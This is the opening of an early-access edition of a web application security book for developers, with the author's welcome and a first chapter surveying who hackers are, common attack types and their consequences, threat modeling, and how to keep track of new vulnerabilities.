grokking


web application security

Malcolm McDonald

grokking

web application security

Malcolm McDonald



Grokking Web Application Security MEAP V02

MEAP Edition

Manning Early Access Program

Grokking Web Application Security

Version 2

Copyright 2023 Manning Publications

https://livebook.manning.com/#!/book/grokking-web-application-security/discussion

welcome

Hi, folks! Thanks for purchasing *Grokking Web Application Security*. I want to take a minute to explain why I wrote this book, and what you can hope to get out of it.

Security-wise, the internet has been a giant mistake. Plugging all of the world's computers together has revolutionized how we communicate and do business but has also fostered a community of hackers with endless ingenuity, looking to find ways to meddle with any web application you put online. In response, a multi-billion-dollar cybersecurity industry has risen up with an ever-more complex and heavily marketed series of solutions.

If you are someone who writes code for a living, it can be hard to navigate through all this noise to know what you should be worrying about and what you can leave to the professionals. This is especially true if you are just emerging from bootcamp or a computer science degree. In my (nearly) 20 years as a web programmer, I've had the (somewhat dubious) privilege of witnessing (and sometimes committing) every security mistake you can imagine. Starting out as coder nowadays is to join a security conversation that has been going on for *decades*, and even if you study up on web security, it's easy to feel there are gaps in your knowledge.

This book is my attempt to fulfill two goals:

- Tell you everything about security it is essential for a web programmer to know.
- Make every topic in the book useful for a web programmer to know.

Part One of the book covers the principles of web application security, from the browser to the web server and the processes we use to author code. The pace here will be brisk because the outline acts as a map of the territory – here's all the tools you need in order to secure your web applications, with some examples of the threats they counter to provide motivation to keep reading.

Part Two gets into the nuts-and-bolts of each type of threat and vulnerability you will face when writing web applications. You'll see precisely how attackers exploit these vulnerabilities and how you can apply the principles covered in the first half of the book to stop these attacks. Part Two is, as you might imagine, much longer; but I will demonstrate how each vulnerability in this huge range can actually be countered by applying the (surprisingly small number of) principles covered in Part One.

I've also tried not to leave any questions hanging in the air. A lot of web security material is prescriptive ("do X to protect to yourself"), but I want you, the reader, to emerge with a complete understanding of how hackers do what they do. It's my sincere belief that everyone who writes code can (and should!) become a security expert. Most of us took up coding because we are naturally curious, and that applies to security topics, too.

I hope you find this book useful, or at least entertaining. If you have any feedback, please post questions, comments, or suggestions in the liveBook discussion forum. Looking forward to hearing what you think.

—Malcolm McDonald

In this book

1 Know your enemy

This chapter covers

- How hackers attack you and why
- How you will be affected if your site gets hacked
- How paranoid you should be
- How to start addressing the risk of being hacked

Launching a web application on the internet is a daunting task. The steps you take along the road to deploying a web app can be onerous: designing and coding your web pages, adding interactivity using JavaScript, implementing the backend services and connecting them to a datastore, choosing a hosting platform, and registering a domain name. The end result is worth it, of course: your website will be available to billions of users immediately, thanks to the magic of the Internet.

Not all of these users have good intentions, though. The internet hosts a complex ecosystem of scripts, bots, and hackers who will try to abuse any security flaws in your web app for their own nefarious ends. This is probably the most disconcerting aspect of web development: after all the work you put into building your web application, someone will immediately come along to kick the tires and scratch the paintwork.


Since you are reading this book, you are likely a developer who is wary of these security risks and who wants to learn how to protect yourself. This book is a comprehensive guide to web security: you will learn how to secure your web apps in the browser, on the network, on the server, and at the code level. I will also introduce the key security principles that can be applied at each level of abstraction.

Before we delve into the nuts and bolts, however, it’s worth investigating who these malicious actors on the internet are, what motivates them, and what tools they use. Let’s talk about hackers.

Figuring out how hackers attack you (and why)

Hacking is, in its most literal sense, the attempt to gain unauthorized access to software systems. However, this definition doesn't do justice to the wide variety of miscreants and nuisance-makers who populate the internet, though it encompasses a few grey areas we really wouldn't consider hacking. (Does sharing your Netflix login with a family member make you a hacker? Don't answer that, Reed Hastings.)


Instead, we should switch our scope and consider the hackers themselves — the cybercriminals who will target your web application. These folks have been using the internet to commit crimes for almost as long as it has existed. Attackers can broadly be classified as either *black hat* hackers, who perform malicious (and illegal) acts for financial or political gain, or *white hat* hackers, who attempt to identify vulnerabilities before the black hats can take advantage of them. Large companies often pay *bug bounties* to the latter group, rewarding anybody who can find flaws in their security strategy before the bad actors do. This has led to the rise of *grey hat* hackers, who will report a vulnerability rather than exploit it if they deem it more profitable.



Hackers on both sides of the divide make use of automated tools and scripts to detect vulnerabilities. These tools are generally open source and easy to obtain. Many hackers use *Kali Linux*, for example, a custom Linux distribution containing the most popular digital forensic and hacking tools. White hat hackers use Kali as part of their *penetration testing* activities – scanning a client system for vulnerable access points as part of a security audit. Black hats will use the same tools to find vulnerabilities they can exploit.

The white hat world also includes *security researchers* who work to discover, document, and share information about vulnerabilities in common software. A researcher might, for instance, discover a vulnerability on a popular Java web server like Apache Tomcat and then demonstrate to the authors of the software how it is exhibited. Once a software patch has been made available to resolve the issue, such vulnerabilities are cataloged in the Critical Vulnerability and Exposure (CVE) database maintained by the Mitre Corporation, an American nonprofit specializing in cybersecurity. You will

often see such vulnerabilities referred to by their CVE number.



As soon as a new CVE is published – and sometimes before! – proof-of-concept *exploits* will also become available: these snippets of code demonstrate how the vulnerability can be used to perform malicious activity, such as smuggling malicious code into a vulnerable system. Such exploits quickly get incorporated into hacking tools like *Metasploit*, commonly used by both black hat and white hat hackers to probe websites for vulnerabilities. Black hat hackers also hoard knowledge of vulnerabilities they have discovered themselves, trying to keep the vulnerability in place as long as possible so that it doesn't get patched.

Making use of software vulnerabilities isn’t the only tool in the cybercriminal’s toolkit, either. *Social engineering* is the process of gaining a target's trust and persuading them to divulge confidential information, like login credentials. Social engineering can be done in person, over the phone, or via messaging channels. You may be familiar with *phishing* emails that attempt to trick a target into sharing their password; hackers find a lot of success with *spear phishing*, where they perform background research to targets named individuals (often in the accounting department of companies!) This form of fraud has a counterpart in messaging apps and social media too.

Some of the most audacious cybercrimes of recent years have been assisted by *malicious insiders* – rogue employees or contractors who decide to sell or leak company secrets or intellectual property, or cause other types of harm. Having a bad actor in your organization is one of the most difficult situations to protect against, so companies at risk tend to restrict data access on a need-to-know basis.

Why is cybercrime so common? The answer, unsurprisingly, is that it can be quite profitable. An underground economy of sites comprises the *dark web,* where hackers resell stolen data, credit card numbers, vulnerabilities, and even compromised servers. Payments are exchanged via cryptocurrencies, making them very difficult to trace. Since the dark web is only available via the Tor browser, which anonymizes access, these markets operate with impunity and are extremely difficult for law enforcement agencies to disrupt.

In addition to selling stolen data on the dark web, cybercriminals use extortion to extract money directly from their victims. *Ransomware* is a form of malicious software that encrypts and prevents access to a victim's files until a cryptocurrency ransom is paid to the attacker. Businesses as diverse as oil pipelines, healthcare providers, meat suppliers, and hotel chains have all been victims of major attacks and have been forced to pay up to get their servers unlocked. Ransomware has become so ubiquitous that the authors of such software operate a franchise model, making their tools freely available to black hat hacker groups in exchange for a cut of each ransom payment. Attackers sometimes even offer "support channels" to victims who need assistance decrypting their file systems after a ransom is paid.


It’s worth noting that not all hacking is motivated by financial reasons. *Hacktivism* describes hacking done for political reasons, by provocateurs wishing to further their cause. The aims of hacktivists are often laudable: bringing down social media sites used by the far right by deanonymizing *(doxing)* their users, disrupting repressive political regimes, or leaking documents from tax havens.

Cyberespionage plays a key role in modern warfare, too, and the most formidable hacker groups are usually state-sponsored. Hacking groups that fall into this category use sophisticated surveillance techniques to target their victims. Security researchers trace such *advanced persistent threats* (APTs) by tracking the signature techniques they use. The security community gives each APT a fun codename like Cozy Bear (a Russian hacking group) or Charming Kitten (an Iranian government cyberwarfare group) that sits in contrast to the chaos they cause.

Surviving the fallout from getting hacked

Now that we've met our adversaries, let's consider what it means to be a victim of a hacker. Just as *hacking* describes a wide range of activities, falling victim to a cyberattack can have a variety of outcomes with differing degrees of severity.

The most straightforward consequence of getting hacked is that your web app will become unavailable to other, legitimate users. This is called a *denial-of-service* (DoS) attack. To achieve this end, hacking tools don't even need to penetrate your security perimeter – an attacker can simply bombard your servers with so many requests that no computing resources are available to other visitors.




Despite their relative lack of sophistication, DoS attacks can be hard to defend against. *Distributed denial-of-service* (DDoS) attacks use thousands of individual servers to send requests simultaneously from different internet protocol addresses, making it difficult to block malicious requests by their

source. In 2016 the *Domain Name System* (DNS) provider Dyn fell victim to one of the largest DDoS attacks in history, which led to some of the most popular websites in the world – everything from amazon.com to zillow.com — being unavailable in the US for much of the day.

Another potential consequence of your web application getting hacked is that the attacker uses it as a launchpad to target your users. Injecting malicious JavaScript into a website is called *cross-site scripting* (XSS), a common vulnerability we will look at in Chapter 5. Malicious JavaScript can cause a nuisance by diverting users to scams and fraud on other sites, or it can be used to observe the victim's activity on the host site itself. *Keylogging* scripts can capture usernames and passwords as a user logs in. On financial websites, *web-skimming* scripts can be used to steal credit card details.

Stealing credentials is a common aim for hackers because harvested usernames and passwords can be sold on the dark web. Credentials for popular social media sites like Facebook are purchased by scammers who use them to promote their scams. (No, your uncle is not selling discount sunglasses: his account has probably been hacked and resold.) Stolen credentials have a secondary use: since people tend to reuse usernames and passwords across different websites, a hacker can retest stolen credentials against a whole host of different websites in *password-spraying* attacks. Alternatively, an attacker may target a single site, retrying a whole database of stolen passwords all at one time in a *credential-stuffing* attack.

The quickest way for an attacker to steal credentials in bulk is by finding a way to access and download the contents of your database. Such *data breaches* are often the worst-case scenario for many companies because data is their key asset. Usernames and passwords are not the only sensitive data stored in databases: hackers can scoop up access tokens for third-party services, chat logs, trade secrets, personally identifiable information, and credit card numbers. In many countries, companies that suffer data breaches are legally obliged to disclose the scope of the breach to customers, which will cause them reputational damage.



An attacker who can gain *write access* to a victim's database gains the ability to expand the reach of their attack. They may be able to inject into the database some malicious JavaScript that will be rendered on the pages of the victim's website. Or they might insert malicious files (like ransomware) that the users of the site will be tricked into downloading.

Hackers who have gained a foothold in your system will try to *escalate their privileges* until they acquire full access to your servers. The tools they use to do this are called *rootkits* – hackers try to gain access to your server's root account, which holds the most privileges. A hacker who has achieved root access can start making use of your computing resources for their own purposes. Making the server part of a *botnet* – a centrally controlled network of compromised computers, called *bots* – will allow them to mine cryptocurrency, send phishing emails, commit click fraud (by using bots to artificially inflate page views), and carry out many other profitable activities. Access to compromised servers can be resold on the dark web, so your


computing resources may be resold without your knowledge.

Detecting compromised servers is a challenging proposition even for security firms that do it professionally. Generally, detection requires scanning for unusual activity on the network, searching for suspicious files on the file system, or detecting unexplained spikes in resource usage. To complicate matters even further, modern hacker groups try to practice *living off the land* — mimicking existing processes and using only locally accessible services to avoid detection.

Determining how paranoid you should be

Hackers are real-life active threats, and the results of their hacking efforts can be catastrophic. Companies that get hacked face reputational and financial damage – who wants to use a service that leaks your information, after all? Additionally, a data breach can have legal repercussions if the victim can be shown not to have taken due care when securing their systems. Many companies have been driven to bankruptcy by cyberattacks.

Before you panic, however, take a step back and assess realistically how much of a threat hackers pose to your organization. Considering who would want to attack you and what they might seek to do is called *threat modeling*.



How much of a threat hackers pose depends on how large a target you are and on what they might gain by compromising your systems. Government organizations, energy providers, and financial services are high-profile targets. Any industry that stores confidential information – like healthcare or education – is high-risk, too. And the size of your organization is a factor: gaining access to the network of a large company (called *big game hunting*) is much more lucrative for a hacker.

If you work for an organization in any of these industries, your employer most likely has an in-house security team who will audit systems and monitor for suspicious access. This will lift some of the burden from you when considering security risks, allowing you to concentrate on writing secure

code. (If you are ever called into a secret meeting to discuss a *P0 event*, know that your company's security team has applied a standard threat-modelling matrix and has deemed something a critical threat!)

However, hackers are opportunistic and will use tools to trawl the internet for web servers with known vulnerabilities, whomever you work for. This type of drive-by vulnerability scanning is something you, as a developer, should be worried about. You should also look for any existing flaws in your codebase that can be exploited – broken authentication functions or lack of access control, for instance. Fixing the most obvious vulnerabilities in your code, and making yourself a hard target, will often mean hackers will move on to easier prey.

Knowing where to start protecting yourself

This book will be your guide to writing secure code and detecting vulnerabilities in your web applications. Reading the whole thing – or diving into the chapters you find most relevant – will give you a head-start in securing your apps. You are probably keen to start your security journey *right now*, though, so this section presents a few things you can start doing as you delve into the rest of the book.


Keep track of new vulnerabilities

Zero-day vulnerabilities describe security issues that have just been made public. (In other words, it has been zero days since public disclosure.) Hackers will jump on the opportunity to exploit zero-days, so the onus is on your team to keep track of new vulnerabilities and apply security patches as they become available. When a zero-day is announced, you are in a race against time!

Social media and news sites are your friends if you're looking to keep abreast of security alerts. Twitter and Reddit will keep you in the loop if you follow tech leaders or subscribe to the relevant subreddits. Major vulnerabilities — like Log4Shell, a remote-code execution vulnerability in the Java logging library Log4J — will make the news on major tech sites, like Tech Crunch and Ars Technica.

